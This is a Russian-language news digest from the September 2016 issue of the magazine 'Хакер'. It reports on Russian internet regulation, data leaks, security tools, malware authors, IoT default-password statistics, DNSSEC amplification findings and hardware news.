СЕНТЯБРЬ 2016

ХАКЕР

№212

Cover Story

СЕКРЕТЫ ДАРКНЕТА

Что полезного есть в TOR в 2016-м?

Выбираем бюджетный Wi-Fi-адаптер для аудита

Отучаем от жадности Android-аппы

Извлекаем данные из iOS-устройств и анализируем их

сентябрь 2016
№ 212

CONTENT

MEGANEWS

Мария «Mifrill» **Нефедова**
nefedova.maria@gameland.ru

РУНЕТ ПОД КОНТРОЛЕМ

В начале сентября Сбербанк и Министерство внутренних дел разработали совместный законопроект, который требует признать киберпреступления кражами, а не квалифицировать их как мошенничество.

О готовящемся законопроекте журналистам рассказал замначальника главного управления безопасности и защиты информации Банка России Артём Сычёв. По его мнению, документ «является одной из важнейших законодательных инициатив на данный момент»: сейчас максимальный срок за кибермошенничество в России плохо соотносится с мировой практикой. Так, в США наказание по такому виду преступлений составляет двадцать пять лет, а в Китае — от десяти лет лишения свободы. Журналисты поинтересовались у представителей ИТ-индустрии, каково их мнение о данном законопроекте, и получили вполне положительные ответы. Правда, эксперты уточнили, что доказывать вину хакеров не всегда легко и нужно подходить к этому вопросу очень внимательно.

Середина сентября ознаменовалась курьезным событием: два крупнейших порносайта в мире, Pornhub и Youporn, были полностью заблокированы на территории России решениями районных судов. Подавший иск о блокировке Pornhub прокурор Бутурлиновского районного суда Воронежской области апеллировал к тому, что «предусмотрен запрет на распространение информации об обороте порнографических материалов или предметов на указанном сайте». Первореченский районный суд города Владиовостока решил заблокировать YouPorn с еще более обтекаемой формулировкой: «выявлен факт размещения информации порнографического характера». При этом на территории РФ потреблять (то есть «просматривать») порнографию не запрещено.

Денис Грибанов (прокурор Бутурлиновского района, заблокировавший Pornhub) уточнил, что такой вид надзора стал использоваться в районной прокуратуре недавно, но Pornhub — далеко не единственный ресурс, привлек-

ший внимание властей. *«Мы не являемся слишком активными потребителями данных интернет-ресурсов и не знаем о популярности тех или иных сайтов... Для нас все сайты, наносящие вред духовному, нравственному развитию несовершеннолетних, равны»*, — заявил Грибанов.

Представители Pornhub, перебросившись с представителями Роскомнадзора парой шуток в твиттере, оперативно предложили российским пользователям альтернативу в виде зеркала pornhub.ru. Однако через несколько дней было заблокировано и зеркало. Ранее пресс-секретарь Роскомнадзора Вадим Ампелонский предупреждал, что в реестр запрещенных сайтов могут быть внесены дополнительные ссылки: очевидно, именно о таких «дополнительных ссылках» и шла речь.

ФСБ, Минкомсвязь и Минпромторг продолжили обсуждение возможности дешифрования интернет-трафика россиян, как того требует «закон Яровой». Журналисты «Коммерсанта» ссылаются на информацию, полученную от топ-менеджера одного из производителей оборудования, члена Администрации президента, а также неназванного источника в IT-компании. *«В интернете огромное количество сайтов, которые не являются организаторами распространения информации и используют защищенное HTTPS-соединение*, — поясняют собеседники издания. — *Без расшифровки трафика не всегда можно понять, на какой сайт заходил пользователь, не говоря о том, что он там делал»*. Как один из вариантов дешифровки трафика обсуждается установка в сетях операторов оборудования, которое будет фактически выполнять MITM-атаки.

Впрочем, эксперты скептически относятся как к схеме с применением MITM, так и к самой идее тотальной расшифровки трафика. *«Из всего ПО, обеспечивающего работу с шифрованным трафиком, сертификат подобного удостоверяющего центра будет вырезан в ближайшем обновлении»*, — считает глава АРСИЭНТЕК Денис Нештун. *«MITM работает для технологий на базе SSL. Но для TLS так сделать сегодня нельзя, а в случае с end-to-end шифрованием, на котором построено большинство мессенджеров, MITM вообще нереализуем»*, — объясняет консультант по интернет-безопасности Cisco Алексей Лукацкий. Кроме того, эксперты считают, что иностранные компании требованиям «пакета Яровой» просто не подчинятся.


Пользователи Рунета тем временем саркастически шутят, что результатом такого «государственного воздействия» станет ситуация, аналогичная северокорейской: как внезапно выяснилось 19 сентября из-за ошибки в корневом DNS-сервере Северной Кореи, в доменной зоне .kp размещено всего 28 сайтов. Большинство этих сайтов вполне предсказуемо принадлежат правительству КНДР, но есть несколько сайтов компаний (к примеру, авиакомпании Air Koryo), сайт friend.com.kp (своего рода клон Facebook), портал portal.net.kp (клон Yahoo) и ресурс korfilm.com.kp, который странным образом напоминает пиратский ресурс Movie4k.

КРУПНЫЕ УТЕЧКИ ДАННЫХ КОСНУЛИСЬ 97% КОМПАНИЙ ИЗ СПИСКА FORBES

→ Исследователи компании Digital Shadows проанализировали список Forbes, в который входят топ-1000 компаний со всего мира. Как оказалось, крупные утечки данных, которых в 2016 году было немало, так или иначе затронули почти всех участников данного топа.

Эксперты обнаружили, что **5 550 485** учетных данных, фигурирующих в различных дампах, связаны с корпоративными email-адресами из списка Forbes

Наиболее значительный удар по бизнес-сегменту нанесли утечки данных **LINKEDIN**, **ADOBE** и **MYSPACE**



Больше других от утечек данных пострадал технологический сектор: хакеры похитили более **2,5** миллиона корпоративных учетных данных. Также пострадали индустрия развлечений, финансовый сектор и нефтегазовая промышленность


СОФТ МЕСЯЦА

Начало сентября ознаменовалось и интересными софтверными «открытиями». Так, спустя семь лет после выпуска последнего релиза в начале сентября внезапно обновился знаменитый инструмент для аудита и взлома паролей L0phtCrack. Разработчики объясняют, что они реконструировали инструмент полностью и едва ли не переписали с нуля: новая версия работает в несколько раз быстрее, дружит со всеми ОС семейства Windows, а также поддерживает новые типы парольных хешей UNIX и может работать с другими импортерами и инструментами для взлома через функции плагина. Впрочем, бесплатно всеми этими функциями можно пользоваться только первые пятнадцать дней, после чего потребуется заплатить от 595 долларов за полную версию приложения.

1 сентября был опубликован альтернативный неофициальный опенсорсный клиент для Skype, о чем сообщил его разработчик Ефим Бушманов. Бушманов занимался обратным инжинирингом протокола Skype и его механизмов шифрования данных более пяти лет. В 2014 году его блог, в котором были опубликованы ссылки на исходные коды, уже закрывали из-за нарушения DMCA, однако, судя по результатам, это не остановило исследователя.

Бушманов пишет, что его опенсорсный клиент написан на C, оснащен несложным GUI на базе DotNet 4.0 и готов к загрузке в Visual Studio 2010. Клиент пригоден только для обмена текстовыми сообщениями, но в будущем исследователь надеется расширить его функциональность. Исходные коды опубликованы на GitHub и продублированы на других хостинговых сервисах.

И наконец, независимый исследователь, известный под псевдонимом Rui, в начале месяца привлек внимание общественности к трояну Revenge-RAT v.0.1, который практически не обнаруживался антивирусными системами. Любопытно, что троян при этом являлся альфа-версией и распространялся в Сети совершенно бесплатно, а его автор не озаботился даже базовой защитой и обфускацией кода. В этом свете не совсем ясно, почему антивирусные сканеры не обнаруживали угрозу.



Результаты своих изысканий исследователь передал операторам VirusTotal, и теперь рейтинг обнаружения Revenge увеличился с 1/57 до 41/57. Rui пишет, что, поскольку некоторые известные антивирусы по-прежнему «не видят» трояна, *«это просто демонстрирует, насколько ущербна вся антивирусная индустрия в целом»*.

В середине сентября открытием для пользователей Adblock Plus стала новость о запуске разработчиком Adblock платформы по продаже рекламы. В принципе, разработчики никогда и не скрывали, что собираются искоренять только раздражающую и навязчивую рекламу, а не вообще всю рекламу в интернете. Более того, платформа по продаже «приемлемой рекламы» в Adblock Plus работает с 2011 года. Но до этого месяца, если верить заявлениям раз-

работчиков, процесс согласования занимал недели, а теперь будет занимать лишь пару секунд. Во сколько раз теперь увеличится поток «разрешенной» рекламы и какое количество пользователей Adblock Plus после этого вспомнят о существовании других блокираторов, мы скоро узнаем.

В конце месяца в свободном доступе оказались исходные коды бота Sp@m Looper, разработанного исследователем Брайаном Вайнрайхом для избавления от спама. В отличие от интеллектуальных фильтров, которые нацелены на выявление и удаление спама, бот Вайнрайха предназначен наказать самих спамеров: он пытается отнять у спамеров время, вступая с ними в бесконечную переписку. *«Я подумал, что если я буду отнимать у них время, то им будет некогда совершенствовать новые спамерские техники»*, — поясняет разработчик.

Как ни странно, бот работает отлично: в среднем спамеры обмениваются с ботом минимум четырьмя-пятью сообщениями, а некоторые ведут переговоры со Sp@m Looper неделями. Также бот может приносить весьма неожиданную пользу: например, однажды он сумел выторговать у спамера скидку в размере 50 долларов. Однако спустя пять месяцев исследователь все же устал развивать этот проект и опубликовал исходные коды на GitHub. Теперь любой желающий может использовать его метод, чтобы потроллить спамеров.

«Нужно отдавать себе отчет, что тот механизм, который обсуждается и предлагается, на сегодняшний день является незаконным. Это чистой воды хакерская атака. Перехват частных сообщений и частной информации — это сродни захвату частной собственности. Третьи лица получают контроль над всеми транзакциями, которые вы осуществляете. Другими словами, управление вашим банковским счетом, вашим имуществом может осуществлять третье лицо. Для меня не совсем понятно, как это можно делать в рамках соблюдения конституционных прав граждан».

Интернет-омбудсмен **Дмитрий Мариничев**
о намерении ФСБ дешифровать весь интернет-трафик в России

80%

DNSSEC-серверов сконфигурированы неверно

→ В начале 2016 года специалисты Akamai сообщили, что число DDoS-атак, в ходе которых DNS используется для усиления мощности, растет. После этого специалисты компании Neustar провели собственное исследование, проанализировав 1349 доменов, использующих DNSSEC. Оказалось, что из-за неправильной настройки четыре из пяти DNSSEC-серверов (1084 домена) могут использоваться для усиления и отражения DDoS-атак. При этом DNSSEC позволяет усилить мощность атаки в 28,9–217,2 раза. Так, если изначальный запрос атакующих к серверу «весит» порядка 80 байт, то сервер DNSSEC ответит как минимум 2313 байтами (размер базового ANY-ответа). Специалисты пишут, что в некоторых случаях ответ сервера может достигать 17 377 байт в объеме.

123456

по-прежнему остается одним из самых популярных паролей

→ В последнее время малварь все чаще атакует IoT-устройства, ведь, как показала практика, из них получаются отличные ботнеты. По данным Symantec, вредоносы все больше ориентируются сразу на несколько платформ, к примеру на x86, ARM, MIPS и MIPSEL, стараясь охватить все разнообразие IoT-девайсов. Также встречаются образцы для архитектур PowerPC, SuperH и SPARC. При этом зачастую IoT-устройства уязвимы лишь из-за того, что пользователи не меняют логин и пароль, присвоенные гаджетам по умолчанию, что значительно облегчает брутфорс атакующим. Аналитики компании представили антитоп учетных данных для IoT-устройств. Первая пятерка выглядит так: root:admin, admin:root, DUP root:123456, ubnt:12345 и access:ubnt.

«ЖЕЛЕЗНЫЕ» НОВОСТИ

«Выглядит как Mac. Ощущается как Mac», — гласит реклама на официальном сайте проекта HacBook. Этот небольшой стартап предлагает оформить предварительный заказ на готовый хакинтош «из коробки»: немного измененный ноутбук HP EliteBooks обойдется всего в 329 долларов и идеально подойдет для работы с macOS. Как ни странно, авторы данного проекта считают, что компания Apple не сможет их засудить, как это уже случилось с компанией Psystar Corporation (тоже коммерчески распространявшей хакинтоши).

Характеристики HackBook довольно средние: построенный на базе HP EliteBooks ноутбук обладает 14-дюймовым экраном (1600 x 900 пикселей), процессором Sandy Bridge i5, 8 Гбайт оперативной памяти, жестким диском объемом до 1 Тбайт и поддерживает беспроводные стандарты 802.11a/b/g/n. Устройство поставляется без предустановленной ОС: авторы проекта подразумевают, что пользователи сами приобретут лицензионную macOS у Apple. Впрочем, за такую сумму сложно было бы ожидать чего-то большего.

Еще одна интересная новость связана с устройством, которое наверняка запомнилось многим нашим читателям, — USB Killer 2.0, мы о нем рассказывали в 2015 году. Его создатель Dark_Purple даже начал собственную кампанию по сбору средств на выпуск USB Killer 2.0, но запустить гаджет в производство так и не удалось. А недавно обнаружилось, что некая гонконгская компания вышла на рынок с проектом USB Kill, в рамках которого продает устройство USB Killer и девайс Test Shield (его можно использовать вместе с «флешкой-убийцей», чтобы предохранить принимающую сторону от повреждений). Оба

гаджета доступны для заказа, доставляются по всему миру. USB Killer можно приобрести за 50 евро, а Test Shield обойдется в 14 евро.

Представители USB Kill рассказали «Хакеру», что их устройство не имеет прямого отношения к прототипу от Dark_Purple: оно было создано тремя коллегами и друзьями из Гонконга и Шэньчжэня, которые уже почти пять лет занимаются разработкой различного железа для пентестеров. Все эти годы компания работала преимущественно с клиентами из частного сектора и занималась кастомными проектами, поэтому до USB Kill о них мало кто знал.

Перечисляя «железные» новости, нельзя обойти вниманием и выход на рынок новой версии смартфона Apple. Правда, новость состоит не столько в том, что в сентябре в продажу поступил iPhone 7, сколько в том, что джейлбрейк iPhone 7 был сделан всего за сутки: исследователь Люка Тодеско запостил в свой твиттер фото, на котором iPhone работает под управлением iOS 10.0.1 и демонстрирует поддержку Cydia, что на устройстве без джейлбрейка невозможно. Также исследователь предоставил журналистам дополнительное видео, еще раз доказывающее, что джейлбрейк — не подделка. Детали джейлбрейка Тодеско решил пока держать при себе.

«Отсутствие разъема 3,5 мм будет раздражать многих людей. Лично я не стал бы пользоваться Bluetooth, так как не люблю беспроводной звук. У меня есть машины, в которых можно подключить источник напрямую или через Bluetooth, и в случае Bluetooth музыка звучит очень плоско. Вообще, я считаю, что будущее за разъемом USB-C. Один из моих любимых Android-смартфонов — это Nexus 5X, и он использует именно такой разъем».

Стив Возняк
о новых iPhone 7 и отсутствии разъема 3,5 мм

ЛЮДИ ПО-ПРЕЖНЕМУ КЛИКАЮТ НА ВСЕ ССЫЛКИ ПОДРЯД

→ В наши дни эксперты часто говорят о том, что пользователям нужно в буквальном смысле преподавать азы компьютерной грамотности и информационной безопасности. Многие компании регулярно проводят ИБ-тренинги для своих сотрудников, понимая, что самым слабым звеном в защите по-прежнему остается пресловутый человеческий фактор. Но исследователи из немецкого университета Эрлангена – Нюрнберга доказывают, что сломать привычки пользователей не так-то просто.

Исследователи разослали студентам **1700** фишинговых сообщений, используя для отправки фейковые email-адреса и аккаунты Facebook

В сообщениях содержалась ссылка, якобы ведущая на фотографии с новогодней вечеринки, которая в самом деле имела место неделей ранее

Если сообщение было персонифицированным (к пользователю обращались по имени), по ссылке из писем прошли **56%** испытуемых, а по ссылке из Facebook-сообщений перешли **37%**

Обезличенные сообщения вызвали больше подозрений: лишь **20%** студентов перешли по ссылке из письма, а Facebook-сообщению поверили **42%**

При этом **78%** участников эксперимента позже признали, что осознавали риски, которые несет переход по такой ссылке

Лишь **20%** получателей персонифицированных сообщений и **16%** получателей обезличенных сообщений потом признались, что кликнули по ссылке


ТЩЕСЛАВНЫЕ ХАКЕРЫ

В апреле текущего года специалисты команды IBM X-Force описывали в своем блоге интересную ситуацию: автор популярного мобильного банкера GM Bot оказался заблокирован на крупных торговых площадках даркнета, и за освободившееся место немедленно развернулась активная борьба. Среди претендентов на роль нового лидера в этой области был и мобильный троян Bilal Bot, который исследователи IBM X-Force описали не совсем верно. Об этом им недавно сообщил сам автор этой малвари.

«Здравствуйте! Я разработчик и владелец малвари Bilal Bot. На вашем сайте опубликована неверная информация. Вы рассматривали бета-версию моего Bilal Bot. С тех пор было много изменений и улучшений, так что ваш текст в целом и перечисленные в нем цены в частности абсолютно устарели. Если хотите, я дам вам интервью относительно моей малвари Bilal Bot, или я хотел бы попросить вас изменить или обновить вашу публикацию», — написал автор.

Исследователи IBM X-Force не могли оставить послание без внимания и изучили Bilal Bot повторно. Малварь действительно обновилась: среди новых функций исследователи обнаружили перехват SMS-сообщений, перенаправление голосовых звонков и перекрытие экрана устройства. Остается гадать, действительно ли публичное мнение независимых исследователей так сильно влияет на заработки разработчиков зловредов, или же просто автор Bilal Bot обладает повышенным чувством собственной важности?

Если принять во внимание судьбу еще одного зловреда, можно предположить, что публичное мнение имеет вес. Речь идет о шифровальщике Shark, про который мы писали еще в августе. Тогда эксперты изучили схему распространения и предположили, что она мошенническая: авторы Shark распространяли трояна бесплатно по «партнерской программе», предлагая любому желающему стать «оператором» и получать 80% от всех выкупов. Вот только все выкупы от жертв зловреда идут на биткойн-кошелек создателей шифровальщика, так что нет никаких гарантий, что те в итоге поделятся с «партнерами».



В итоге авторы Shark были вынуждены сменить имя своего проекта на Atom и поменять домен в попытках избавиться от такого «пятна» на «репутации». Теперь сайт проекта Shark переадресует своих посетителей на другой домен, где их вниманию предлагается «шифровальщик Atom». Под новым именем скрывается все тот же Shark, пользователям по-прежнему бесплатно предоставляется готовая версия шифровальщика, а «партнерская программа» предлагает все те же условия 80/20. Судя по всему, эксперты оказались правы, и информация в СМИ действительно может влиять на планы мошенников.

Стоит упомянуть и об интересном персонаже, обнаруженном специалистами компании Sophos в ходе мониторинга хакерских форумов. Исследователи заметили пользователя под ником Pahan (с различными вариациями на разных форумах), который бесплатно распространял образцы чужой малвари, зараженные кейлоггерами и троянами. Таким способом злоумышленник «охотился» на других хакеров (или тех, кто только собирался ими стать) и использовал украденные учетные данные от аккаунтов на хакерских форумах для повышения собственной репутации.

77%

россиян пользуются устаревшим ПО

→ Аналитики «Лаборатории Касперского» собрали интересную статистику с помощью облачной инфраструктуры Kaspersky Security Network. По данным KSN, 77% российских пользователей работают с устаревшим ПО, в среднем на одном ПК содержится семь приложений, которым нужны обновления. Более 80% уязвимостей в первой половине 2016 года пришлось на веб-браузеры и Microsoft Office, их «забывают» обновить чаще всего. Также у 3/4 пользователей имеется ряд программ, о существовании которых они не подозревают. Как правило, это модули и приложения, которые устанавливаются автоматически при скачивании различного бесплатного ПО. Подобная bloatware есть у каждого четвертого пользователя, в среднем по две программы на человека.

73,7%

исследователей — это самоучки

→ Разработчики платформы HackerOne, на базе которой работают bug bounty программы сотен крупных компаний, представили отчет за 2016 год, где рассказали немного о самих хакерах. Согласно данным компании, за 2016 год исследователи подали 617 отчетов об уязвимостях, получив деньги за свой труд. При этом 90% хакеров моложе 34 лет и 97% из них — это мужчины. Также известно, что большинство (17%) исследователей занимают поиском багов на протяжении трех лет, а 73,7% и вовсе являются самоучками. Интересно и то, что 57% багов были добавлены в программы, которые вообще не выплачивают финансовых вознаграждений. Хакеры утверждают, что ломают, «чтобы заработать» (71,5%), «для развлечения» (70,5%), а также «чтобы сделать мир лучше» (50,8%).

